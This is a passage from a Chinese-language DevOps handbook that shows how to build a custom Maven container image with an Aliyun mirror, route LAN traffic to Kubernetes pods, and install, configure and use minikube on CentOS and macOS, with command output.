entrypoint=sh maven:3-openjdk-18 -c "cat
/usr/share/maven/conf/settings.xml" > settings.xml
[root@localhost Maven]# dos2unix settings.xml
```

修改 settings.xml 文件，加入国内镜像

```
```

```
[root@localhost Maven]# cat settings.xml
<?xml version="1.0" encoding="UTF-8"?>

<!--
Licensed to the Apache Software Foundation (ASF) under one
or more contributor license agreements.  See the NOTICE file
distributed with this work for additional information
regarding copyright ownership.  The ASF licenses this file
to you under the Apache License, Version 2.0 (the
"License"); you may not use this file except in compliance
with the License.  You may obtain a copy of the License at

    http://www.apache.org/licenses/LICENSE-2.0

Unless required by applicable law or agreed to in writing,
software distributed under the License is distributed on an
"AS IS" BASIS, WITHOUT WARRANTIES OR CONDITIONS OF ANY
KIND, either express or implied.  See the License for the
specific language governing permissions and limitations
under the License.
-->

<!--
    | This is the configuration file for Maven. It can be
specified at two levels:
    |
    |  1. User Level. This settings.xml file provides
configuration for a single user,
    |                 and is normally provided in
${user.home}/.m2/settings.xml.
    |
    |                 NOTE: This location can be overridden
with the CLI option:
    |
    |                 -s /path/to/user/settings.xml
    |
    |  2. Global Level. This settings.xml file provides
configuration for all Maven
    |                 users on a machine (assuming they're all
using the same Maven
    |                 installation). It's normally provided in
    |                 ${maven.conf}/settings.xml.
    |
    |                 NOTE: This location can be overridden
with the CLI option:
```

```
    |
    |                 -gs /path/to/global/settings.xml
    |
    | The sections in this sample file are intended to give you
a running start at
    | getting the most out of your Maven installation. Where
appropriate, the default
    | values (values used when the setting is not specified)
are provided.
    |
    |-->
<settings xmlns="http://maven.apache.org/SETTINGS/1.2.0"
            xmlns:xsi="http://www.w3.org/2001/XMLSchema-
instance"

xsi:schemaLocation="http://maven.apache.org/SETTINGS/1.2.0
https://maven.apache.org/xsd/settings-1.2.0.xsd">
    <!-- localRepository
    | The path to the local repository maven will use to store
artifacts.
    |
    | Default: ${user.home}/.m2/repository
    <localRepository>/path/to/local/repo</localRepository>
    -->

    <!-- interactiveMode
    | This will determine whether maven prompts you when it
needs input. If set to false,
    | maven will use a sensible default value, perhaps based on
some other setting, for
    | the parameter in question.
    |
    | Default: true
    <interactiveMode>true</interactiveMode>
    -->

    <!-- offline
    | Determines whether maven should attempt to connect to the
network when executing a build.
    | This will have an effect on artifact downloads, artifact
deployment, and others.
    |
    | Default: false
    <offline>false</offline>
    -->
```

```
    <!-- pluginGroups
    | This is a list of additional group identifiers that will
be searched when resolving plugins by their prefix, i.e.
    | when invoking a command line like "mvn prefix:goal".
Maven will automatically add the group identifiers
    | "org.apache.maven.plugins" and "org.codehaus.mojo" if
these are not already contained in the list.
    |-->
    <pluginGroups>
    <!-- pluginGroup
        | Specifies a further group identifier to use for
plugin lookup.
    <pluginGroup>com.your.plugins</pluginGroup>
    -->
    </pluginGroups>

    <!-- proxies
    | This is a list of proxies which can be used on this
machine to connect to the network.
    | Unless otherwise specified (by system property or
command-line switch), the first proxy
    | specification in this list marked as active will be used.
    |-->
    <proxies>
    <!-- proxy
        | Specification for one proxy, to be used in connecting
to the network.
        |
    <proxy>
        <id>optional</id>
        <active>true</active>
        <protocol>http</protocol>
        <username>proxyuser</username>
        <password>proxypass</password>
        <host>proxy.host.net</host>
        <port>80</port>
        <nonProxyHosts>local.net|some.host.com</nonProxyHosts>
    </proxy>
    -->
    </proxies>

    <!-- servers
    | This is a list of authentication profiles, keyed by the
server-id used within the system.
```

```
    | Authentication profiles can be used whenever maven must
make a connection to a remote server.
    |-->
    <servers>
    <!-- server
        | Specifies the authentication information to use when
connecting to a particular server, identified by
        | a unique name within the system (referred to by the
'id' attribute below).
        |
        | NOTE: You should either specify username/password OR
privateKey/passphrase, since these pairings are
        |       used together.
        |
    <server>
        <id>deploymentRepo</id>
        <username>repouser</username>
        <password>repopwd</password>
    </server>
    -->

    <!-- Another sample, using keys to authenticate.
    <server>
        <id>siteServer</id>
        <privateKey>/path/to/private/key</privateKey>
        <passphrase>optional; leave empty if not used.
</passphrase>
    </server>
    -->
    </servers>

    <!-- mirrors
    | This is a list of mirrors to be used in downloading
artifacts from remote repositories.
    |
    | It works like this: a POM may declare a repository to use
in resolving certain artifacts.
    | However, this repository may have problems with heavy
traffic at times, so people have mirrored
    | it to several places.
    |
    | That repository definition will have a unique id, so we
can create a mirror reference for that
    | repository, to be used as an alternate download site. The
mirror site will be the preferred
```

```
    | server for that repository.
    |-->
    <mirrors>
    <!-- mirror
        | Specifies a repository mirror site to use instead of
a given repository. The repository that
        | this mirror serves has an ID that matches the
mirrorOf element of this mirror. IDs are used
        | for inheritance and direct lookup purposes, and must
be unique across the set of mirrors.
        |
    <mirror>
        <id>mirrorId</id>
        <mirrorOf>repositoryId</mirrorOf>
        <name>Human Readable Name for this Mirror.</name>
        <url>http://my.repository.com/repo/path</url>
    </mirror>
    <mirror>
        <id>maven-default-http-blocker</id>
        <mirrorOf>external:http:*</mirrorOf>
        <name>Pseudo repository to mirror external repositories
initially using HTTP.</name>
        <url>http://0.0.0.0/</url>
        <blocked>true</blocked>
    </mirror>
    -->
    <mirror>
        <id>aliyunmaven</id>
        <mirrorOf>*</mirrorOf>
        <name>aliyun</name>
        <url>https://maven.aliyun.com/repository/public</url>
    </mirror>
    </mirrors>

    <!-- profiles
    | This is a list of profiles which can be activated in a
variety of ways, and which can modify
    | the build process. Profiles provided in the settings.xml
are intended to provide local machine-
    | specific paths and repository locations which allow the
build to work in the local environment.
    |
    | For example, if you have an integration testing plugin -
like cactus - that needs to know where
    | your Tomcat instance is installed, you can provide a
```

```
variable here such that the variable is
    | dereferenced during the build process to configure the
cactus plugin.
    |
    | As noted above, profiles can be activated in a variety of
ways. One way - the activeProfiles
    | section of this document (settings.xml) - will be
discussed later. Another way essentially
    | relies on the detection of a system property, either
matching a particular value for the property,
    | or merely testing its existence. Profiles can also be
activated by JDK version prefix, where a
    | value of '1.4' might activate a profile when the build is
executed on a JDK version of '1.4.2_07'.
    | Finally, the list of active profiles can be specified
directly from the command line.
    |
    | NOTE: For profiles defined in the settings.xml, you are
restricted to specifying only artifact
    |       repositories, plugin repositories, and free-form
properties to be used as configuration
    |       variables for plugins in the POM.
    |
    |-->
    <profiles>
    <!-- profile
        | Specifies a set of introductions to the build
process, to be activated using one or more of the
        | mechanisms described above. For inheritance purposes,
and to activate profiles via <activatedProfiles/>
        | or the command line, profiles have to have an ID that
is unique.
        |
        | An encouraged best practice for profile
identification is to use a consistent naming convention
        | for profiles, such as 'env-dev', 'env-test', 'env-
production', 'user-jdcasey', 'user-brett', etc.
        | This will make it more intuitive to understand what
the set of introduced profiles is attempting
        | to accomplish, particularly when you only have a list
of profile id's for debug.
        |
        | This profile example uses the JDK version to trigger
activation, and provides a JDK-specific repo.
    <profile>
```

```
        <id>jdk-1.4</id>

        <activation>
        <jdk>1.4</jdk>
        </activation>

        <repositories>
        <repository>
            <id>jdk14</id>
            <name>Repository for JDK 1.4 builds</name>
            <url>http://www.myhost.com/maven/jdk14</url>
            <layout>default</layout>
            <snapshotPolicy>always</snapshotPolicy>
        </repository>
        </repositories>
    </profile>
    -->

    <!--
        | Here is another profile, activated by the system
property 'target-env' with a value of 'dev',
        | which provides a specific path to the Tomcat
instance. To use this, your plugin configuration
        | might hypothetically look like:
        |
        | ...
        | <plugin>
        |   <groupId>org.myco.myplugins</groupId>
        |   <artifactId>myplugin</artifactId>
        |
        |   <configuration>
        |     <tomcatLocation>${tomcatPath}</tomcatLocation>
        |   </configuration>
        | </plugin>
        | ...
        |
        | NOTE: If you just wanted to inject this configuration
whenever someone set 'target-env' to
        |       anything, you could just leave off the <value/>
inside the activation-property.
        |
    <profile>
        <id>env-dev</id>

        <activation>
```

```
        <property>
            <name>target-env</name>
            <value>dev</value>
        </property>
        </activation>

        <properties>
        <tomcatPath>/path/to/tomcat/instance</tomcatPath>
        </properties>
    </profile>
    -->
    </profiles>

    <!-- activeProfiles
    | List of profiles that are active for all builds.
    |
    <activeProfiles>
    <activeProfile>alwaysActiveProfile</activeProfile>
    <activeProfile>anotherAlwaysActiveProfile</activeProfile>
    </activeProfiles>
    -->
</settings>
```

创建 Dockerfile 文件

```
[root@localhost Maven]# cat Dockerfile
FROM maven:3-openjdk-18

COPY settings.xml /root/.m2/settings.xml
```

制作 Maven 镜像

```
[root@localhost Maven]# podman build -t
"docker.io/netkiller/maven:3-openjdk-18" .

[root@localhost Maven]# podman image ls | grep maven
```

```
docker.io/netkiller/maven       3-openjdk-18  3951f6d3aa19  50
seconds ago  829 MB
docker.io/library/maven         latest        0f909120a578  3
weeks ago     543 MB
docker.io/library/maven         3-openjdk-18  1e86120a0116  3
weeks ago     829 MB

[root@localhost Maven]# podman login docker.io/netkiller
Username: netkiller
Password:
Login Succeeded!

[root@localhost Maven]# podman push
docker.io/netkiller/maven:3-openjdk-18
```

使用自制的 Maven 镜像

```
[root@localhost ~]# podman run -it --rm --name maven -v
~/.m2:/root/.m2 -v /root/bottleneck:/root/bottleneck -w
/root/bottleneck docker.io/netkiller/maven:3-openjdk-18 mvn
package
[INFO] Scanning for projects...
[INFO]
[INFO] ----------------------< cn.netkiller:bottleneck >-------
----------------
[INFO] Building bottleneck 0.0.1-SNAPSHOT
[INFO] --------------------------------[ jar ]-----------------
----------------
[INFO]
[INFO] --- maven-resources-plugin:3.3.0:resources (default-
resources) @ bottleneck ---
[INFO] Copying 1 resource
[INFO] Copying 4 resources
[INFO]
[INFO] --- maven-compiler-plugin:3.10.1:compile (default-
compile) @ bottleneck ---
[INFO] Changes detected - recompiling the module!
[INFO] Compiling 8 source files to
/root/bottleneck/target/classeskm
[INFO]
```

```
[INFO] --- maven-resources-plugin:3.3.0:testResources (default-
testResources) @ bottleneck ---
[INFO] skip non existing resourceDirectory
/root/bottleneck/src/test/resources
[INFO]
[INFO] --- maven-compiler-plugin:3.10.1:testCompile (default-
testCompile) @ bottleneck ---
[INFO] No sources to compile
[INFO]
[INFO] --- maven-surefire-plugin:2.22.2:test (default-test) @
bottleneck ---
[INFO] Tests are skipped.
[INFO]
[INFO] --- maven-jar-plugin:3.3.0:jar (default-jar) @
bottleneck ---
[INFO] Building jar: /root/bottleneck/target/bottleneck-0.0.1-
SNAPSHOT.jar
[INFO]
[INFO] --- spring-boot-maven-plugin:3.0.1:repackage (repackage)
@ bottleneck ---
[INFO] Replacing main artifact with repackaged archive
[INFO] ------------------------------------------------------------
----------------
[INFO] BUILD SUCCESS
[INFO] ------------------------------------------------------------
----------------
[INFO] Total time:  1.546 s
[INFO] Finished at: 2023-01-01T11:58:11Z
[INFO] ------------------------------------------------------------
----------------
```

部分 XI. Kubernetes

1. 常见问题

1.1. 从局域网访问POD

```
宿主主机：172.18.200.5
POD网络：

[root@agent-5 ~]# kubectl -n project get pods -o wide
NAME                                          READY   STATUS
RESTARTS          AGE     IP             NODE       NOMINATED NODE
READINESS GATES
neo-sms-cb888b96b-khhjb                       1/1
Running             0                 9d      10.42.0.101
master    <none>           <none>
neo-xxl-job-admin-6868fc69b6-rdjkx            1/1
Running             0                 9d      10.42.6.165
agent-5   <none>           <none>
neo-job-executor-5ddd9c8f56-6pbzr             1/1
Running             0                 9d      10.42.6.164
agent-5   <none>           <none>
netkiller-gateway-575cc78dd8-pg8w7            1/1     Running
0                 9d      10.42.1.182   agent-1   <none>
<none>
netkiller-aaa-portal-f49849579-l4gp5          1/1     Running
0                 9d      10.42.0.102   master    <none>
<none>
netkiller-pay-5d4bbcd695-47v7w                1/1     Running
0                 9d      10.42.0.112   master    <none>
<none>
netkiller-pay-5565c6ffc-x4gl2                 1/1     Running
0                 9d      10.42.0.116   master    <none>
<none>
neo-finance-admin-696f55f858-ffgbt            1/1     Running
0                 8d      10.42.1.232   agent-1   <none>
<none>
neo-finance-7676dcbf8-q2sxq                   1/1     Running
```

```
0                  5d18h   10.42.1.23    agent-1   <none>
<none>
```

我们只需要在访问 POD 的机器上配置路由即可

```
root@netkiller ~# ip route add 10.42.0.0/16 via 172.18.200.5
```

ping 测试

```
root@netkiller ~# ping 10.42.1.101 -c 1
PING 10.42.1.101 (10.42.1.101) 56(84) bytes of data.
64 bytes from 10.42.1.101: icmp_seq=1 ttl=62 time=0.530 ms

--- 10.42.1.101 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.530/0.530/0.530/0.000 ms
```

MacOS

```
sudo route -n add -net 192.168.0.0 -netmask 255.255.255.0
192.168.5.254
sudo route -n add -net 10.42.0.0 -netmask 255.255.0.0
172.18.200.5


Last login: Wed Apr 19 16:43:30 on ttys007
neo@MacBook-Pro-M2 ~ % sudo route -n add -net 10.42.0.0 -
netmask 255.255.0.0 172.18.200.5
Password:
add net 10.42.0.0: gateway 172.18.200.5
```

第 107 章 Minikube

1. CentOS 8 安装 minikube

CentOS

执行下面命令检查服务器是否开启虚拟化技术

```
egrep --color 'vmx|svm' /proc/cpuinfo
```

如果没有任何输出，请重启服务器进入 BIOS 启用 VT-X 或 AMD-v

```
curl -LO
https://storage.googleapis.com/minikube/releases/latest/minikube-linux-amd64 \
  && install minikube-linux-amd64 /usr/local/bin/minikube
```

尝试运行 minikube 如果输出帮助信息表示安装成功

```
[root@localhost ~]# minikube version
minikube version: v1.13.0
commit: 0c5e9de4ca6f9c55147ae7f90af97eff5befef5f-dirty
```

```
echo "1" > /proc/sys/net/bridge/bridge-nf-call-iptables
```

dnf 安装 kubectl

```
cat <<EOF > /etc/yum.repos.d/kubernetes.repo
[kubernetes]
name=Kubernetes
baseurl=https://packages.cloud.google.com/yum/repos/kubernetes-
el7-x86_64
enabled=1
gpgcheck=1
repo_gpgcheck=1
gpgkey=https://packages.cloud.google.com/yum/doc/yum-key.gpg
https://packages.cloud.google.com/yum/doc/rpm-package-key.gpg
EOF
```

```
[root@localhost ~]# dnf install kubectl
```

二进制安装 kubectl

```
curl -LO "https://storage.googleapis.com/kubernetes-
release/release/$(curl -s
https://storage.googleapis.com/kubernetes-
release/release/stable.txt)/bin/linux/amd64/kubectl" \
        && install kubectl /usr/local/bin/kubectl
```

无虚拟机

如果你不想安装虚拟机

```
adduser docker
su - docker
sudo usermod -aG docker $USER && newgrp docker
```

```
[docker@localhost ~]$ minikube start --driver=docker
* minikube v1.13.0 on Centos 8.2.2004
* Using the docker driver based on user configuration

X Requested memory allocation (1694MB) is less than the
recommended minimum 2000MB. Deployments may fail.


X The requested memory allocation of 1694MiB does not leave
room for system overhead (total system memory: 1694MiB). You
may face stability issues.
* Suggestion: Start minikube with less memory allocated:
'minikube start --memory=1694mb'

* Starting control plane node minikube in cluster minikube
* Pulling base image ...
* Downloading Kubernetes v1.19.0 preload ...
    > preloaded-images-k8s-v6-v1.19.0-docker-overlay2-
amd64.tar.lz4: 486.28 MiB
```

Mac OS

检查硬件是否支持虚拟化

```
iMac:Linux neo$ sysctl -a | grep -E --color
'machdep.cpu.features|VMX'
machdep.cpu.features: FPU VME DE PSE TSC MSR PAE MCE CX8 APIC
SEP MTRR PGE MCA CMOV PAT PSE36 CLFSH DS ACPI MMX FXSR SSE SSE2
SS HTT TM PBE SSE3 PCLMULQDQ DTES64 MON DSCPL VMX SMX EST TM2
```

```
SSSE3 CX16 TPR PDCM SSE4.1 SSE4.2 x2APIC POPCNT AES PCID XSAVE
OSXSAVE TSCTMR AVX1.0
```

```
$ brew install hyperkit
$ brew install minikube
$ brew install kubectl
$ brew install kubernetes-helm
```

```
neo@MacBook-Pro-Neo ~ % minikube start
😄  minikube v1.13.1 on Darwin 11.0
🆕  Kubernetes 1.19.2 is now available. If you would like to
upgrade, specify: --kubernetes-version=v1.19.2
✨  Using the hyperkit driver based on existing profile
👍  Starting control plane node minikube in cluster minikube
🔄  Restarting existing hyperkit VM for "minikube" ...
❗  This VM is having trouble accessing https://k8s.gcr.io
💡  To pull new external images, you may need to configure a
proxy:
https://minikube.sigs.k8s.io/docs/reference/networking/proxy/
🐳  Preparing Kubernetes v1.19.0 on Docker 19.03.12 ...
🔎  Verifying Kubernetes components...
🌟  Enabled addons: dashboard, default-storageclass, storage-
provisioner
🏄  Done! kubectl is now configured to use "minikube" by
default
```

有些老系统可能不支持 hyperkit，需要virtualbox。

```
$ brew cask install virtualbox
$ minikube start —vm-driver=virtualbox
$ minikube dashboard
```

检查 minikube 启动状态

```
Neo-iMac:~ neo$ docker container inspect minikube --format=
{{.State.Status}}
running
```

2. Quickstart

启动

```
minikube start
```

运行一个 echoserver 镜像

```
kubectl run hello-minikube --image=k8s.gcr.io/echoserver:1.4 --
port=8080
kubectl expose deployment hello-minikube --type=NodePort
minikube service hello-minikube
```

查询 echoserver 访问地址

```
minikube service hello-minikube --url
```

在浏览器中访问查询到的网址

停止并删除镜像

```
minikube stop
minikube delete
```

例 107.1. minikube 操作演示

快速开始使用 minikube 运行一个镜像

```
[root@localhost ~]# kubectl run hello-minikube --
image=k8s.gcr.io/echoserver:1.4 --port=8080
kubectl run --generator=deployment/apps.v1 is DEPRECATED and
will be removed in a future version. Use kubectl run --
generator=run-pod/v1 or kubectl create instead.
deployment.apps/hello-minikube created

[root@localhost ~]# kubectl expose deployment hello-minikube --
type=NodePort
service/hello-minikube exposed

[root@localhost ~]# minikube service hello-minikube
Opening kubernetes service default/hello-minikube in default
browser...

[root@localhost ~]# kubectl get pod
NAME                              READY   STATUS    RESTARTS
AGE
hello-minikube-5c856cbf98-6vfvp   1/1     Running   0
6m59s

[root@localhost ~]# minikube service hello-minikube --url
http://172.16.0.121:30436

[root@localhost ~]# curl http://172.16.0.121:30436
CLIENT VALUES:
client_address=172.17.0.1
command=GET
real path=/
query=nil
request_version=1.1
request_uri=http://172.16.0.121:8080/

SERVER VALUES:
server_version=nginx: 1.10.0 - lua: 10001

HEADERS RECEIVED:
accept=*/*
host=172.16.0.121:30436
user-agent=curl/7.29.0
```

```
BODY:
-no body in request-
```

3. minikube 命令

```
[root@localhost ~]# minikube
Minikube is a CLI tool that provisions and manages single-node
Kubernetes clusters optimized for development workflows.

Usage:
  minikube [command]

Available Commands:
  addons         Modify minikube's kubernetes addons
  cache          Add or delete an image from the local cache.
  completion     Outputs minikube shell completion for the
given shell (bash or zsh)
  config         Modify minikube config
  dashboard      Access the kubernetes dashboard running within
the minikube cluster
  delete         Deletes a local kubernetes cluster
  docker-env     Sets up docker env variables; similar to
'$(docker-machine env)'
  help           Help about any command
  ip             Retrieves the IP address of the running
cluster
  logs           Gets the logs of the running instance, used
for debugging minikube, not user code
  mount          Mounts the specified directory into minikube
  profile        Profile sets the current minikube profile
  service        Gets the kubernetes URL(s) for the specified
service in your local cluster
  ssh            Log into or run a command on a machine with
SSH; similar to 'docker-machine ssh'
  ssh-key        Retrieve the ssh identity key path of the
specified cluster
  start          Starts a local kubernetes cluster
  status         Gets the status of a local kubernetes cluster
  stop           Stops a running local kubernetes cluster
  tunnel         tunnel makes services of type LoadBalancer
accessible on localhost
  update-check   Print current and latest version number
  update-context Verify the IP address of the running cluster
in kubeconfig.
```

```
  version        Print the version of minikube

Flags:
      --alsologtostderr                  log to standard error
as well as files
  -b, --bootstrapper string              The name of the
cluster bootstrapper that will set up the kubernetes cluster.
(default "kubeadm")
  -h, --help                             help for minikube
      --log_backtrace_at traceLocation   when logging hits line
file:N, emit a stack trace (default :0)
      --log_dir string                   If non-empty, write
log files in this directory
      --logtostderr                      log to standard error
instead of files
  -p, --profile string                   The name of the
minikube VM being used.
                                                This can be
modified to allow for multiple minikube instances to be run
independently (default "minikube")
      --stderrthreshold severity         logs at or above this
threshold go to stderr (default 2)
  -v, --v Level                          log level for V logs
      --vmodule moduleSpec               comma-separated list
of pattern=N settings for file-filtered logging

Use "minikube [command] --help" for more information about a
command.
```

minikube ip 地址

```
[docker@localhost ~]$ minikube ip
192.168.58.2
```

```
kubectl get nodes -o
```

```
jsonpath='{.items[*].status.addresses[].address}'
```

启动 minikube

虚拟机驱动

--vm-driver=none

```
minikube start --vm-driver=none
```

开启GPU

```
minikube start --vm-driver kvm2 --gpu
```

日志输出级别

指定日志输出级别

```
minikube start --v=7
```

CPU 和 内存分配

```
minikube start --memory 8000 --cpus 2
```

指定 **kubernetes** 版本

```
minikube start --memory 8000 --cpus 2 --kubernetes-version
v1.6.0
```

配置启动项

```
minikube start --extra-config=apiserver.v=10 --extra-
config=kubelet.max-pods=100
```

指定 **registry-mirror** 镜像

```
minikube start --registry-mirror=https://registry.docker-cn.com

minikube start --image-mirror-country=cn --registry-
mirror="https://docker.mirrors.ustc.edu.cn" --insecure-
registry="127.0.0.1:5000"

minikube start --image-mirror-country=cn --registry-
mirror="https://docker.mirrors.ustc.edu.cn" --insecure-
registry="192.168.0.0/24"
```

指定下载镜像

```
minikube start --image-mirror-country=cn --image-
repository=registry.cn-hangzhou.aliyuncs.com/google_containers
```

```
# 从阿里云下载 virtualbox 镜像
minikube start --vm-driver='virtualbox' --image-mirror-country
cn \
    --iso-url=https://kubernetes.oss-cn-
hangzhou.aliyuncs.com/minikube/iso/minikube-v1.9.0.iso \
    --registry-mirror=https://docker.mirrors.ustc.edu.cn

minikube start --vm-driver=virtualbox \
--image-mirror-country cn \
--registry-mirror=https://docker.mirrors.ustc.edu.cn \
--image-repository=registry.aliyuncs.com/google_containers \
--insecure-registry=192.168.0.10:5000 //访问宿主机的私有docker仓库
```

Enabling Unsafe Sysctls

```
minikube start --extra-config="kubelet.allowed-unsafe-
sysctls=kernel.msg*,net.core.somaxconn".
```

使用 **CRI-O** 容易

```
minikube start --container-runtime=cri-o --vm-driver=none
```

启动演示

```
iMac:~ neo$ minikube start --container-runtime=cri-o
😄  Darwin 10.13.6 上的 minikube v1.15.0
🆕  Kubernetes 1.19.4 is now available. If you would like to
upgrade, specify: --kubernetes-version=v1.19.4
✨  根据现有的配置文件使用 hyperkit 驱动程序
```

```
👍  Starting control plane node minikube in cluster minikube
🔄  Restarting existing hyperkit VM for "minikube" ...
🎁  正在 CRI-O 1.17.3 中准备 Kubernetes v1.19.2…
🔗  Configuring bridge CNI (Container Networking Interface) ...
🔎  Verifying Kubernetes components...
🌟  Enabled addons: storage-provisioner, dashboard, default-
storageclass
🏄  Done! kubectl is now configured to use "minikube" cluster
and "" namespace by default
```

停止 minikube

```
[root@localhost ~]# minikube stop
Stopping local Kubernetes cluster...
Machine stopped.
```

Docker 环境变量

```
neo@MacBook-Pro-Neo ~ % minikube docker-env
export DOCKER_TLS_VERIFY="1"
export DOCKER_HOST="tcp://192.168.64.3:2376"
export DOCKER_CERT_PATH="/Users/neo/.minikube/certs"
export MINIKUBE_ACTIVE_DOCKERD="minikube"

# To point your shell to minikube's docker-daemon, run:
# eval $(minikube -p minikube docker-env)
```

设置环境变量

```
# eval $(minikube docker-env)
```

```
# eval $(minikube -p minikube docker-env)
```

SSH

```
neo@MacBook-Pro-Neo ~ % minikube ssh
                         _             _
            _         _ ( )           ( )
  ___ ___  (_)  ___  (_)| |/')  _   _ | |_      __
/' _ ` _ `\| |/' _ `\| || , <  ( ) ( )| '_`\  /'__`\
| ( ) ( ) || || ( ) || || |\`\ | (_) || |_) )(  ___/
(_) (_) (_)(_)(_) (_)(_)(_) (_)`\___/'(_,__/'`\____)

$
```

缓存镜像

```
# cache a image into $HOME/.minikube/cache/images

$ minikube cache add ubuntu:16.04
$ minikube cache add redis:3

# list cached images
$ minikube cache list
redis:3
ubuntu:16.04

# delete cached images
$ minikube cache delete ubuntu:16.04
$ minikube cache delete $(minikube cache list)
```

清理 minikube

```
minikube delete
rm ~/.minikube
minikube start
```

Kubernetes 控制面板

Dashboard是基于Web的Kubernetes管理界面。使用下面的命令启动:

```
minikube dashboard
```

查询控制面板访问地址

```
$ minikube dashboard --url
http://192.168.3.14:30000
```

service

列出所有服务

```
Neo-iMac:~ neo$ minikube service list
|----------------------|-------------------------------------|--
------------|-----|
|      NAMESPACE       |                NAME                 |
TARGET PORT   | URL |
|----------------------|-------------------------------------|--
------------|-----|
```

```
| default               | kubernetes                            |
No node port |
| default               | nginx                                 |
80 |      |
| ingress-nginx         | ingress-nginx-controller              |
http/80       |      |
|                       |                                       |
https/443     |      |
| ingress-nginx         | ingress-nginx-controller-admission    |
No node port |
| kube-system           | kube-dns                              |
No node port |
| kubernetes-dashboard | dashboard-metrics-scraper              |
No node port |
| kubernetes-dashboard | kubernetes-dashboard                   |
No node port |
|----------------------|---------------------------------------|--
------------|-----|
```

查看指定服务

```
Neo-iMac:~ neo$ minikube service nginx
|-----------|-------|-------------|---------------------------|
| NAMESPACE | NAME  | TARGET PORT |            URL            |
|-----------|-------|-------------|---------------------------|
| default   | nginx |          80 | http://192.168.49.2:30330 |
|-----------|-------|-------------|---------------------------|
🏃  Starting tunnel for service nginx.
|-----------|-------|-------------|-----------------------|
| NAMESPACE | NAME  | TARGET PORT |          URL          |
|-----------|-------|-------------|-----------------------|
| default   | nginx |             | http://127.0.0.1:55815 |
|-----------|-------|-------------|-----------------------|
🎉  Opening service default/nginx in default browser...
❗  Because you are using a Docker driver on darwin, the
terminal needs to be open to run it.
```

查看服务的网址

```
[root@localhost ~]# minikube service hello-minikube --url
http://172.16.0.121:30436
```

查看日志

```
minikube logs -v10
```

查看 Docker 环境变量

minikube docker-env

```
Neo-iMac:~ neo$ minikube docker-env
export DOCKER_TLS_VERIFY="1"
export DOCKER_HOST="tcp://127.0.0.1:54734"
export DOCKER_CERT_PATH="/Users/neo/.minikube/certs"
export MINIKUBE_ACTIVE_DOCKERD="minikube"

# To point your shell to minikube's docker-daemon, run:
# eval $(minikube -p minikube docker-env)
```

profile

```
minikube profile demo
minikube start -p demo --memory=8192 --cpus=6 --disk-size=50g
```

addons

查看所有插件

```
iMac:registry neo$ minikube addons list
|-----------------------------|----------|--------------|
|         ADDON NAME          | PROFILE  |    STATUS    |
|-----------------------------|----------|--------------|
| ambassador                  | minikube | disabled     |
| dashboard                   | minikube | enabled ✅    |
| default-storageclass        | minikube | enabled ✅    |
| efk                         | minikube | disabled     |
| freshpod                    | minikube | disabled     |
| gcp-auth                    | minikube | disabled     |
| gvisor                      | minikube | disabled     |
| helm-tiller                 | minikube | disabled     |
| ingress                     | minikube | disabled     |
| ingress-dns                 | minikube | disabled     |
| istio                       | minikube | disabled     |
| istio-provisioner           | minikube | disabled     |
| kubevirt                    | minikube | disabled     |
| logviewer                   | minikube | disabled     |
| metallb                     | minikube | disabled     |
| metrics-server              | minikube | disabled     |
| nvidia-driver-installer     | minikube | disabled     |
| nvidia-gpu-device-plugin    | minikube | disabled     |
| olm                         | minikube | disabled     |
| pod-security-policy         | minikube | disabled     |
| registry                    | minikube | disabled     |
| registry-aliases            | minikube | disabled     |
| registry-creds              | minikube | disabled     |
| storage-provisioner         | minikube | enabled ✅    |
| storage-provisioner-gluster | minikube | disabled     |
|-----------------------------|----------|--------------|
```

启用 **addons**

```
```

```
minikube addons enable heapster
minikube addons enable ingress
```

启用 WebUI

```
[root@localhost ~]# minikube addons enable dashboard
dashboard was successfully enabled
[root@localhost ~]# minikube addons list | grep dashboard
- dashboard: enabled
```

查看 addons 列表

```
[root@localhost ~]# minikube addons list
- addon-manager: enabled
- dashboard: enabled
- default-storageclass: enabled
- efk: disabled
- freshpod: disabled
- gvisor: disabled
- heapster: disabled
- ingress: disabled
- kube-dns: disabled
- metrics-server: disabled
- nvidia-driver-installer: disabled
- nvidia-gpu-device-plugin: disabled
- registry: disabled
- registry-creds: disabled
- storage-provisioner: enabled
- storage-provisioner-gluster: disabled
```

dashboard

```
Neo-iMac:~ neo$ minikube addons enable dashboard
    ▪ Using image registry.cn-
hangzhou.aliyuncs.com/google_containers/metrics-scraper:v1.0.7
    ▪ Using image registry.cn-
hangzhou.aliyuncs.com/google_containers/dashboard:v2.3.1
💡  Some dashboard features require the metrics-server addon.
To enable all features please run:

        minikube addons enable metrics-server


🌟  The 'dashboard' addon is enabled
```

```
Neo-iMac:~ neo$ minikube dashboard
🤔  Verifying dashboard health ...
🚀  Launching proxy ...
🤔  Verifying proxy health ...
🎉  Opening
http://127.0.0.1:62433/api/v1/namespaces/kubernetes-
dashboard/services/http:kubernetes-dashboard:/proxy/ in your
default browser...
```

开启 **registry** 私有库

```
# enable the registry addon
$ minikube addons enable registry

$ minikube start

# use the minikube docker daemon from the host
$ eval $(minikube docker-env)

# get the ip of the registry endpoint
$ kubectl -n kube-system get svc registry -o jsonpath="
```

```
{.spec.clusterIP}"
10.0.0.240
```

```
{
  "insecure-registries" : ["10.0.0.240"]
}
```

```
$ minikube ssh
$ docker pull busybox
$ docker tag busybox 10.0.0.240/busybox

# or

# build and push to insecure registry
$ docker build -t 10.0.0.240/busybox .
$ docker push 10.0.0.240/busybox
```

启用 **ingress**

```
Neo-iMac:~ neo$ minikube addons enable ingress
💡   After the addon is enabled, please run "minikube tunnel"
and your ingress resources would be available at "127.0.0.1"
    ▪ Using image registry.cn-
hangzhou.aliyuncs.com/google_containers/kube-webhook-
certgen:v1.1.1
    ▪ Using image registry.cn-
hangzhou.aliyuncs.com/google_containers/kube-webhook-
certgen:v1.1.1
    ▪ Using image registry.cn-
hangzhou.aliyuncs.com/google_containers/nginx-ingress-
controller:v1.0.4
🔎   Verifying ingress addon...
```

```
🌟  The 'ingress' addon is enabled
```

运行一个简单的demo

```
运行 nginx 服务
kubectl run nginx --image=nginx --port=80
暴露服务
kubectl expose deployment nginx --port=80 --target-port=80

创建ingress
yaml 定义 ingress.yaml

apiVersion: extensions/v1beta1
kind: Ingress
metadata:
  name: nginx
spec:
  rules:
  - host: www.netkiller.cn
    http:
      paths:
      - path: /
        backend:
          serviceName: nginx
          servicePort: 80

运行
kubectl apply -f ingress.yaml

配置本机host获取minikube ip

[docker@localhost ~]$ minikube ip
192.168.58.2

配置 /etc/hosts 文件
192.168.58.2 www.netkiller.cn
```

访问 http://www.netkiller.cn
